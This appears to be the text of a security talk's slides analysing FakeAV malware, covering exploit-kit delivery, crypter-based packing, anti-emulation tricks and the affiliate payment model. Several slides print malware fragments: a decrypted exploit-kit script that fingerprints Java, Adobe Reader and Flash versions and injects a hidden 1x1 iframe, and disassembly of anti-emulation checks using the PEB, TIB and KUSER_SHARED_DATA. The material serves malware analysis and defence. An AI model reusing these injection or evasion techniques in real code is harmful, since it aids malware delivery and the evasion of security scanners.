Exploit Kit

Decrypted Exploit script checking version and creating Iframe element.

```
PluginDetect.initScript();  
PluginDetect.getVersion(".");  
jver=PluginDetect.getVersion("Java","./getJavaInfo.jar");  
pdfver=PluginDetect.getVersion("AdobeReader");  
flashver=PluginDetect.getVersion('Flash');
```

```
{  
  var pifr=document.createElement('IFRAME');  
  pifr.setAttribute('width',1);  
  pifr.setAttribute('height',1);  
  pifr.setAttribute('src',src);document.body.appendChild(pifr)  
}
```

Packer Evolution

- Anti Emulation API
- Process Environment Block
- Thread Information Block
- Kuser Shared Data

Packer Evolution

FakeAV without packed layer

```
68 E4 0B 41 00    push offset aBalloonTitle ; "BalloonTitle"
B9 C0 0B 41 00    mov ecx, offset aWarningYourComputerIsInfected ; "WARNING: Your computer is infected"
8D 54 24 18       lea edx, [esp+450h+var_438]
C7 84 24 4C 04 00+ mov [esp+450h+var_4], 0
E8 1C FB FF FF    call sub_401010
68 78 0C 41 00    push offset aBalloonText ; "BalloonText"
B9 00 0C 41 00    mov ecx, offset aWindowsHasDetectedSpywareInfection!Click ; "Windows has detected spyware infection!"
8D 54 24 18       lea edx, [esp+450h+var_438]
A3 58 4B 41 00    mov lpString2, eax
E8 04 FB FF FF    call sub_401010
```

Anti Emulation

- Emulator is a piece of Software used to simulate the behaviour of a system.
- Windows X86 emulator is used to simulate the behaviour of X86 processor.
- Malware authors use tricks to break emulation.



Anti Emulation API

```
push    0
push    0
push    0
call    ds:XRegThunkEntry ; Anti Emulation API
sub     eax, 6             ; Needs right return value
jnz     short Junk_Loop
push    0                 ; lpdwAddressStringLength
push    0                 ; lpszAddressString
push    0                 ; lpProtocolInfo
push    0                 ; dwAddressLength
push    0                 ; lpsaAddress
call    ds:WSAAddressToStringW ; Sets GetLastError value
add     eax, 1
jz      short loc_401421

; CODE XREF: sub_4013E2+21↑j
; sub_4013E2+3D↓j ...

and     eax, 0
sub     eax, eax
jmp     short Junk_Loop

-----

; CODE XREF: sub_4013E2+36↑j
call    ds:GetLastError
sub     eax, 2726h         ; checking error value
jz      short loc_401433
sub     eax, 47h
jnz     short Junk_Loop

; CODE XREF: sub_4013E2+4A↑j
mov     esp, ebp
pop     ebp
retn
```

Anti Emulation API

```
push    esi  
mov     esi, offset SetDlgItemTextW  
mov     esi, [esi]  
add     esi, 2  
call    esi
```

FS:30

Process Environment Block

```
mov  eax, 00h
add  eax, 16h
add  eax, 00h
mov  eax, fs:[eax]    ; fs:[30] PEB
mov  [ebp+var_10], 0FFFFFF66h
mov  [ebp+var_C], eax
mov  [ebp+var_8], 0FFFFFFB31h
mov  eax, [ebp+var_C]
mov  ecx, [eax+1F8h] ; PEB + 1F8 (ActivationContextData)
mov  [ebp+var_10], ecx
cmp  [ebp+var_10], 0 ; test value
```

FS:18

Thread Information Block

```
mov     edx, 18h
xor     ecx, 6B42AA20h
mov     eax, fs:[edx]    ; Access TIB
ror     dx, 0Eh
mov     edx, eax
mov     esi, [edx+10h]   ; TIB +10 (FiberData)
shr     esi, 0Ah
add     esi, 0FFFFFFF9h
test    esi, esi        ; Check Value
```

KUSER_SHARED_DATA

- Usually mapped at 0x7FFE0000
- Checking the presence of value at 0x7FFE0004 (TickCountMultiplier).
- Values at this structure are also known to be used in obfuscated calls and decryption strings.




```
test dword ptr ds:7FFE0004h, 0FFFFFFFFh  
jz     short junk_locn
```


How is this Done ?

Understand Packing using a Polymorphic Cryptor.


Packer Evolution

Cryptors available in underground forums.

	<u>Celsius Crypt PE 4 Black Graphics</u> non_pub
	<u>K! Cryptor 0.11</u>
	<u>Deamon Crypt V2 Public</u>

Packer Evolution

Crum Polymorphic Cryptor



Packer Evolution.

Crum Polymorphic Cryptor with different icons.



Packer Evolution

Testing Crum Polymorphic Cryptor

```
lfanew : e0
Image base : 10000000      Image size : 14000
Entrypoint RVA : 739d
Sec Name      Virtual Physical Virtual Physical Flags      CRC32
              Address  Address   Size     Size
1 .text       1000     400      7748     7800    r-x      dbe513e4
2 .data       9000     7c00     1ba8     800     rw-      2feb6572
3 .rsrc       b000     8400     8958     8a00    r--      fe5cd24a
Entrypoint in section 1
Entrypoint in file at 679d

6a 70 68 98 18 00 01 e8 bf 01 00 00 33 db 53 8b
3d cc 10 00 01 ff d7 66 81 38 4d 5a 75 1f 8b 48
3c 03 c8 81 39 50 45 00 00 75 12 0f b7 41 18 3d
0b 01 00 00 74 1f 3d 0b 02 00 00 74 05 89 5d e4
eb 27 83 b9 84 00 00 00 0e 76 f2 33 c0 39 99 f8
00 00 00 eb 0e 83 79 74 0e 76 e2 33 c0 39 99 e8
00 00 00 0f 95 c0 89 45 e4 89 5d fc 6a 02 ff 15
38 13 00 01 59 83 0d 9c ab 00 01 ff 83 0d a0 ab
```

Packer Evolution

Testing Crum Polymorphic Cryptor

```
lfanew : e0
Image base : 10000000          Image size : 16000
Entrypoint RVA : 1535e
Sec Name      Virtual Physical  Virtual Physical  Flags      CRC32
              Address  Address   Size      Size
1 .text       1000     400      7748     7800    r-x       3e809b63
2 .data       9000     7c00     1ba8     800     rw-       2cf507a6
3 .rsrc       b000     8400     8958     8a00    r--       5b5e0b74
4 .idata      14000    10e00    1000     200     rwx       f2025144
5 .text       15000    11000    1000     1000    rwx       c02a4911
Entrypoint in section 5
Entrypoint in file at 1135e


33 f6 83 fd 92 7b 00 08 c8 8a 0d a9 59 01 01 51
45 5d 8b 3d e5 52 01 01 3a fd 70 00 83 c7 c0 6b
cd f7 9e 68 c3 41 b7 10 49 66 09 ed 6b fc eb 8b
0d 43 59 01 01 02 ca 47 32 cb 33 f6 83 e1 52 f5
2a d5 33 c0 81 fc f0 81 f8 90 78 00 4b 83 eb 22
33 db 2b ed 68 60 50 01 01 66 2b c7 50 66 19 0c
24 59 33 ed 4b 2b c9 f7 dd c1 d0 03 68 7c ec 90
68 52 c0 3c 24 1c 5d 33 c0 50 66 c7 04 24 e8 40
```

Packer Evolution

Anti Emulation stuff inserted by Crum Polymorphic Cryptor

```
dec     ebp                ; Junk Loop
add     ecx, 1Fh
cmp     ebp, 0
jnz     short loc_101545F ; Junk Loop
movhps  xmm1, xmm4        ; Anti-Emulation Instruction
mov     ebx, ds:dword_10151CB
psubusb mm3, mm2          ; AntiEmulation Instruction
dec     ecx
```


What Drives FakeAV ?




MS Removal Tool

Order Details

- ☐ 1 year Software License **\$59.95**
- ☐ 2 year Software License **\$69.95**
- ☒ **lifetime** Software License, **60% discount!** **\$79.95**
- ☒ Sign me up for a purchase of Lifetime Premium Support of only \$19.95.





Terms



Terms
You are purchasing **MS Removal Tool**.
This is a one-time charge and you will not be rebilled.

Payment Information



Credit Card information

Card Type

Contact Information

Email

What Drives FakeAV ?

Order Details

☐ 1 year Software License \$59.95


☐ 2 year Software License \$69.95

☒ lifetime Software License, 60% discount! \$79.95

☒ Sign me up for a purchase of Lifetime Premium Support of only \$19.95.

A green circular seal with a white checkmark in the center. The text "30 DAY MONEY BACK GUARANTEE" is written around the perimeter of the seal. A green ribbon is tied around the bottom of the seal.


What Drives FakeAV ?



What Drives FakeAV ?

- . FakeAV developers use affiliate networks to distribute and advertise FakeAV.
- . Affiliates in turn recruit meta affiliates to distribute FakeAV links and binaries.
- . Money is paid in Pay per Install scheme, for driving traffic to FakeAV Landing Pages and FakeAV purchases.
- . University of California research study reveals that FakeAV business earned more than 130 million dollars.

AV vs FakeAV



Conclusion

- . FakeAV is still one of the big threats actively infecting users.
- . Better understanding of operations used.
- . Able to study the different tricks used by FakeAV code.
- . Use this knowledge to better protect users from FakeAV Infection.

Acknowledgements



